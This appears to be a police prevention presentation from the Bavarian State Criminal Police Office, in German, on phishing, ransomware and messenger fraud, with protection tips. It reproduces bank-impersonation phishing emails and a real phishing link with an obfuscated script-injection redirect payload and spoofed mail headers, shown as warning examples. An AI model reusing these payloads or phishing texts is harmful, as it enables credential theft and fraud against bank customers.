
Bayerisches
Landeskriminalamt



Das Bayerische Landeskriminalamt
Leistungsstark. Kompetent. Ansprechbar.

KOK Schmalkalt
Sachgebiet 513 (Prävention)
Maillinger Str. 15
80636 München


Bayerisches
Landeskriminalamt

„Sicher im digitalen Alltag“
-
Gefahren im Netz erkennen und souverän handeln

Bildquelle: https://pixabay.com/de/

Gliederung

- Phishing



- Ransomware

- Messengerbetrug

Bildquelle: https://www.polizei-beratung.de/
https://pixabay.com/de/

Phishing

Commerzbank

Sehr geehrte Kundin, sehr geehrter Kunde,

aufgrund der gesetzlich normierten Sorgfaltspflichten gemäß §§ 5 ff. des Finanzmarkt-Geldwäschegesetzes (FM-GwG) sind wir verpflichtet, die Kundendaten in regelmäßigen Abständen zu überprüfen und aktualisieren.

Dabei steht Ihre Sicherheit als Kunde besonders im Fokus, um eventuellen Betrugsfällen präventiv entgegenzuwirken.

Klicken Sie dazu auf den unten stehenden Link. Anschließend werden Sie zu unserem Datenformular weitergeleitet. Wir bitten Sie darum das Formular gründlich auszufüllen.

Fortfahren >>>

Mit freundlichen Grüßen,
Ihr **Commerzbank Kundenservice**

Quelle: BPFI Ainring

Bayerisches Landeskriminalamt

Phishing

– Datenklau per E-Mail und SMS

- Betrügerische Links in E-Mails, SMS etc.
- **Ziel:** Abgreifen persönlicher Daten
- **Folge:** widerrechtliche Abbuchungen

Bildquelle: https://pixabay.com/de/

Frau Rainer erhält eine gefälschte E-Mail von der Adresse info@barclaycard-sicherheit.de.

Bild: KI-generiert

In dieser wird sie aufgefordert, ihr Passwort zu ändern und ihre Benutzerdaten zu aktualisieren.




Bild: KI-generiert

Sie folgt dem in der E-Mail enthaltenen Link (https://aktualisierung.barclaycard-sicherheit.de)




Bild: KI-generiert

und gibt ihre Daten auf der gefälschten Webseite ein.

Bild: KI-generiert

Kurz darauf kann sie nicht mehr auf ihr Konto zugreifen.

Bild: KI-generiert

Ransomware
– Erpressung durch Verschlüsselung

Erklärung

- Schadsoftware verschlüsselt Dateien
- Lösegeldforderung, um Daten/Dateien wieder freizugeben oder dies nicht zu veröffentlichen

Bildquelle: https://pixabay.com/de/

Schutz

- Absender und Plausibilität prüfen

  – im Zweifel NICHT öffnen

- Zwei-Faktor-Authentifizierung nutzen

- Starke Passwörter

- Keine TANs oder Passwörter weitergeben

Bildquelle: https://pixabay.com/de/

Volksbank

Liebe Kundin, lieber Kunde,

Wir modernisieren unsere gesamte digitale Bankinfrastruktur im Jahr 2026, um Ihnen ein noch besseres Banking-Erlebnis zu bieten. Die neue Plattform bietet verbesserte Funktionen, höhere Sicherheit und eine intuitive Bedienung. Damit der Übergang für Sie reibungslos verläuft, benötigen wir Ihre Bestätigung.

⏳ **Wichtiger Hinweis**

Bestätigung erforderlich bis: 23. Januar 2026

Dauer der Bestätigung: Ca. 2 Minuten

Ihre Vorteile mit der neuen Plattform

🔐

Verbesserter Schutz

Moderne Sicherheitsstandards gemäß den aktuellen EU-Richtlinien.

Optimierte Bedienung

Intuitive Oberfläche für einfache und schnelle Navigation.

📊

Finanzüberblick

Persönliche Dashboards mit detaillierten Auswertungen.

Bitte bestätigen Sie Ihre Teilnahme

Nur mit Ihrer Einwilligung können wir Ihre Konten und Services in die neue Plattform übertragen. Die Bestätigung erfolgt sicher und verschlüsselt.

Jetzt bestätigen →

Sichere Verbindung · DSGVO-konform · SSL-verschlüsselt

Haben Sie Fragen?

📞 **Telefonische Hilfe**
Mo–Fr 8–20 Uhr unter 0800 123 456

🏦 **Vor-Ort-Termin**
Vereinbaren Sie einen Besuch in Ihrer Filiale

✉️ **E-Mail-Support**
digital2026@volksbank-eg.de

Quelle: BPFI Ainring

Phishing und Ransomware

Liebe Kundin, lieber Kunde,

Jetzt bestätigen →

⏳ Wichtiger Hinweis

Bestätigung erforderlich bis: 23. Januar 2026

Dauer der Bestätigung: Ca. 2 Minuten

Haben Sie Fragen?

Telefonische Hilfe
Mo–Fr 8–20 Uhr unter 0800 123 456

Vor-Ort-Termin
Vereinbaren Sie einen Besuch in Ihrer Filiale

E-Mail-Support
digital2026@volksbank-eg.de

Von Volksbank eG - Kundenbetreuung <admin@digisat.com.br>

https://commonaccord.org/i.php?
v=p%22%2F%3E%3Cimg+src%3D%22https%3A%2F%2Fgoogle.com%2FZFlJyDS1tK.jpg%22+onerror%3D%22window.location%3DdecodeURIComponent%28atob%28
%27Njg3NDc0NzA3MzNhMmYyZjYzNjg2MTY5NmUyZDY5NmU2MzY4NjU3MzJkNmE2OTZkMmQ2MzY1NzI3NDYxNjk2ZTJlNzQ3Mjc5NjM2YzZmNzU2NDY2NmM2MTc
yNjUyZTYzNmY2ZA%3D%3D%27%29.replace%28%2F%28..%29%2Fg%2C+
%27%25%241%27%29%29%3B%22%3E&f=S%2FIndex%2FDataSharing%2FFrameworks.md&k=DataSecurity-GA4GH.r00t

Received: from [**78.136.251.31**] (helo=78.136.251.31)
by **server-207-188-6-130.da.direct** with esmtpsa (TLS1.3) tls TLS_AES_256_GCM_SHA384
(Exim 4.96-58-g4e9ed49f8)
(envelope-from <**admin@digisat.com.br**>)
id 1vit9o-00GGzG-11
for xxx@it-pan.de;
Thu, 22 Jan 2026 06:47:24 **-0500**

Quelle: BPFI Ainring

Passwort

- Wie lange sollte heutzutage ein starkes Passwort sein?

16 Stellen

Bei sieben Prozent Rendite lege ich sofort eine Million Euro an!

↓


B 7 % R l i s 1 M E a !


Z.B. Postbank →


PoB7%Rlis1MEa!oP

Passwort

- https://haveibeenpwned.com/







Schutz

- Regelmäßige Backups erstellen (extern)
- Sicherheitssoftware und Betriebssystem stets aktuell halten (Updates durchführen)
- Misstrauen bei unerwarteten Popups oder Nachrichten mit Drohungen

Bildquelle: https://pixabay.com/de/

NO MORE RANSOM

Brauchen Sie Hilfe zum Entriegeln Ihres digitalen Lebens, ohne dabei Lösegeld zu zahlen*?

https://www.nomoreransom.org/de/index.html

https://www.virustotal.com/gui/home/upload

https://id-ransomware.malwarehunterteam.com/

Messengerbetrug

– Vorsicht vor falschen Identitäten

- Täter geben sich als Freunde, Familie oder Behörden aus
- **Ziel:** Geld oder persönliche Daten
- **Folge:** finanzieller Schaden

Bildquelle: https://www.polizei-beratung.de/

Schutz

- Hinterfragen und Überprüfung von Geld-/Datenanfragen
- auf bekannter Nummer zurückrufen
- Dringende Handlungsaufforderungen

  → Misstrauen
- Prüfung Sicherheitseinstellungen

Bildquelle: https://www.polizei-beratung.de/

Was tun, wenn man betroffen ist?

- Gesundes Misstrauen ist keine Unhöflichkeit!
- Nicht unter Druck setzen lassen!
- Kontakt abbrechen
- Bank informieren und Konto sperren lassen
- Passwörter ändern
- Anzeige erstatten

Bildquelle: https://pixabay.com/de/

Biometrischer Fingerabdruck

Zur Info zur Verwendung von biometrischen Fingerabdruck (nach Frage aus dem Publikum)

https://www.bsi.bund.de/DE/Themen/Verbraucherinnen-und-Verbraucher/Informationen-und-Empfehlungen/Technologien_sicher_gestalten/Biometrie/biometrie_node.html

Bayerisches Landeskriminalamt

Austausch – Diskussion

Bildquelle: https://pixabay.com/de/